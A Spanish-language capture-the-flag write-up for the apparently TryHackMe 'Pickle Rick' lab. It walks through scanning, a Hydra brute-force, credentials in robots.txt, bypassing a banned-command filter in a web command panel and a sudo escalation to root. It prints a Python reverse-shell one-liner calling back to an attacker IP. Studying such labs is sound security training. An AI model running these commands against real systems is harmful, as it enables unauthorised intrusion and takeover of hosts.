Pickle Rick

IP objetivo:

10.64.147.169

Ahora es necesario realizar un escaneo nmap para ver todos los servicios activos en el host:


nmap -T5 -sCV -p- -Pn -sS --stats-every=3s 10.64.147.169

Obteniendo como resultado:

```
Nmap scan report for 10.64.147.169
Host is up (0.071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e5:c1:7d:39:ad:05:f7:13:39:1e:56:91:b7:97:73:6e (RSA)
|   256 c3:d2:3a:bf:3d:09:a3:20:76:8b:41:f6:97:3c:8d:8f (ECDSA)
|_  256 f1:8f:9e:81:68:b2:36:d6:3b:5a:da:38:9e:9e:1d:6d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.86 seconds
```

En este caso, los servicios encontrados son HTTP (80) y SSH (22). Primeramente, nos enfocamos en el servicio SSH, por lo que ingresamos a él en busca de cualquier pista al descubierto:



Con base en el texto, podemos deducir que se necesita una contraseña para iniciar sesión en un servicio o apartado del sitio web (servicio SSH o algún panel de login en el sitio web). Además, en la imagen vemos que se menciona el nombre de “Morty”, quien puede ser un usuario potencial. Lo siguiente es revisar el código fuente, utilizar whatweb para el sitio, además de un dirbuster para búsqueda de directorios nuevos y un escaneo con Nikto:

whatweb (para buscar tecnologías presentes en el sitio web e información útil):

whatweb http://10.64.147.169


```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ whatweb http://10.64.147.169/
http://10.64.147.169/ [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.64.147.169], jQuery, Script, Title[Rick is sup4r cool]
```

nikto (posibles exploits o vulnerabilidades en el sitio):


nikto -h http://10.64.147.169

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nikto -h http://10.64.147.169/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.64.147.169
+ Target Hostname:    10.64.147.169
+ Target Port:        80
+ Start Time:         2026-02-26 18:52:29 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, size: 5818ccf12568b, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
```


dirbuster:




Código fuente de la página principal:



Resultando en el descubrimiento del usuario en el código fuente: “R1ckRul3s” y un directorio de inicio de sesión:






Dado que no tenemos una contraseña como tal, debemos realizar un ataque de fuerza bruta con Hydra. Para esto, utilizaremos los 2 posibles usuarios: “R1ckRul3s” y “Morty”:

hydra -l 'R1ckRul3s' -P /usr/share/wordlists/rockyou.txt 10.64.147.169 http-post-form "/login.php:username=^USER^&password=^PASSWORD^&sub=Login:Invalid username or password" -t 64 -F


sin éxito:

```
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "rosa1234" - 100039 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "rosa11" - 100040 of 14344399 [child 46] (0/0)
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "roots" - 100041 of 14344399 [child 49] (0/0)
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "ronny1" - 100042 of 14344399 [child 32] (0/0)
^C^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


Pero en el archivo robots, existe un texto sospechoso:



Una posible contraseña y al probarlas, descubrimos que son correctas: “R1ckRul3s:Wubbalubbadubdub”




Por lo que ahora, podemos inspeccionar el sitio, dentro de este en el codigo fuente encontramos lo siguiente:




Parece ser un texto codificado en base64, por lo que decodificamos de la siguiente manera:


Lo cual resulta en otro base 64:




y otro más:




y otro:


Decodifique a partir del formato Base64
Simplemente introduzca los datos y pulse el botón de decodificar.
VjFSSmVGSXlSbGRpU0ZKcFVrVktTMVZxU205TmJHeHlXa1phVVZWVU1Eaz0
Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carg
UTF-8
Conjunto de caracteres de origen.
Decodifique cada línea por separado (útil cuando tiene varias entradas).
Modo en directo DESACTIVADO
Decodifica en tiempo real mientras escribe o pega
DECODIFICAR
Decodifica sus datos en la zona de abajo.
V1RJeFlyRldiSFJpUkVKS1VqSm9NbGxyWkZaUVVUMDk=


y otro:


Decodifique a partir del formato Base64
Simplemente introduzca los datos y pulse el botón de decodificar.
V1RJeFlyRldiSFJpUkVKS1VqSm9NbGxyWkZaUVVUMDk=
Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de car
UTF-8
Conjunto de caracteres de origen.
Decodifique cada línea por separado (útil cuando tiene varias entradas).
Modo en directo DESACTIVADO
Decodifica en tiempo real mientras escribe o peg
DECODIFICAR
Decodifica sus datos en la zona de abajo.
WTIxR2FWbHRiREJKUjJoMllrZFZQUT09

y otro:



Decodifique a partir del formato Base64
Simplemente introduzca los datos y pulse el botón de decodificar.
WTIxR2FWbHRiREJKUjJoMlIrZFZQUT09
Para binarios codificados (como imágenes, documentos, etc.) utilice el
UTF-8
Conjunto de caracteres de origen.
Decodifique cada línea por separado (útil cuando tiene varias entradas
Modo en directo DESACTIVADO
Decodifica en tiempo real mient
DECODIFICAR
Decodifica sus datos en la zona de abajo.
Y21GaVltbDBJR2h2YkdVPQ==

y otro:


Decodifique a partir del formato Base64
Simplemente introduzca los datos y pulse el botón de decodificar.
Y21GaVltbDBJR2h2YkdVPQ==
Para binarios codificados (como imágenes, documentos, etc.) utilice el formul
UTF-8
Conjunto de caracteres de origen.
Decodifique cada línea por separado (útil cuando tiene varias entradas).
Modo en directo DESACTIVADO
Decodifica en tiempo real mientras esc
DECODIFICAR
Decodifica sus datos en la zona de abajo.
cmFiYml0IGhvbGU=

y otro:

hasta llegar a un agujero de conejo, por lo que el verdadero exploit es el siguiente (el apartado donde se pueden ejecutar comandos):



El cual nos permite ejecutar comandos directamente en el host con permisos de root, sin restricciones, actuando como una web shell:

ls

Execute

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Command Panel

less Sup3rS3cretPickl3Ingred.txt

Execute


```
mr. meeseek hair
```

Command Panel

cat /

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.



Observando que existe una lista de comandos baneados, por lo que procedemos a enumerar usuarios:

cat /etc/passwd

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

Por lo que utilizamos la variante “getent passwd”:

```
getent passwd
```

Execute

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
landscape:x:103:105::/var/lib/landscape:/usr/sbin/nologin
tss:x:112:119:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:113:120::/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:114:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

y descubrimos al usuario ubuntu, podemos intentar ver su directorio:

```
ls /home
```

Execute

```
rick
ubuntu
```

Pero en el camino encontramos un directorio llamado rick, pero no existe un usuario rick, por lo que lo listaremos también:

```
ls -la /home/rick
```

Execute

```
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

Al final, terminó siendo un directorio creado por el usuario root y contiene la segunda flag:

```
less "/home/rick/second ingredients"
```

Execute

```
1 jerry tear
```

También de paso, descubrimos que lo que está baneado es la palabra “cat”, por lo que podemos reemplazarla con less. Con esto, podemos encontrar las demás flags.

En el directorio de Ubuntu encontramos lo siguiente:

```
ls -la /home/ubuntu
```

Execute

```
total 44
drwxr-xr-x 5 ubuntu ubuntu 4096 Jul 11  2024 .
drwxr-xr-x 4 root   root   4096 Feb 10  2019 ..
-rw------- 1 ubuntu ubuntu  769 Jul 11  2024 .bash_history
-rw-r--r-- 1 ubuntu ubuntu  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31  2015 .bashrc
drwx------ 3 ubuntu ubuntu 4096 Jul 11  2024 .cache
drwx------ 3 ubuntu ubuntu 4096 Jul 11  2024 .gnupg
-rw-r--r-- 1 ubuntu ubuntu  655 May 16  2017 .profile
drwx------ 2 ubuntu ubuntu 4096 Feb 10  2019 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Feb 10  2019 .sudo_as_admin_successful
-rw------- 1 ubuntu ubuntu 4267 Feb 10  2019 .viminfo
```

Rastros de archivos: en este punto, dado que podemos ejecutar cualquier comando, podemos crear una reverse shell para más comodidad, de la siguiente manera (se usó Python porque el host no contaba con otras herramientas como nc):

python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("192.168.203.116",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(

Pero antes nos ponemos en modo escucha:

nc -lvnp 4444


```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.203.116] from (UNKNOWN) [10.64.184.246] 35838
www-data@ip-10-64-184-246:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-64-184-246:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-64-184-246:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-64-184-246:
    (ALL) NOPASSWD: ALL
www-data@ip-10-64-184-246:/var/www/html$
```

Ahora podemos navegar cómodamente por el host y dado que tenemos permisos root, podemos listar su directorio y contenido:

```
www-data@ip-10-64-184-246:/$ sudo ls -la root
sudo ls -la root
total 36
drwx------  4 root root 4096 Jul 11  2024 .
drwxr-xr-x 23 root root 4096 Feb 27 00:37 ..
-rw-------  1 root root  168 Jul 11  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-------  1 root root  702 Jul 11  2024 .viminfo
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  4 root root 4096 Jul 11  2024 snap
www-data@ip-10-64-184-246:/$ sudo less /root/3rd.txt
sudo less /root/3rd.txt
WARNING: terminal is not fully functional
/root/3rd.txt  (press RETURN)
3rd ingredients: fleeb juice
```

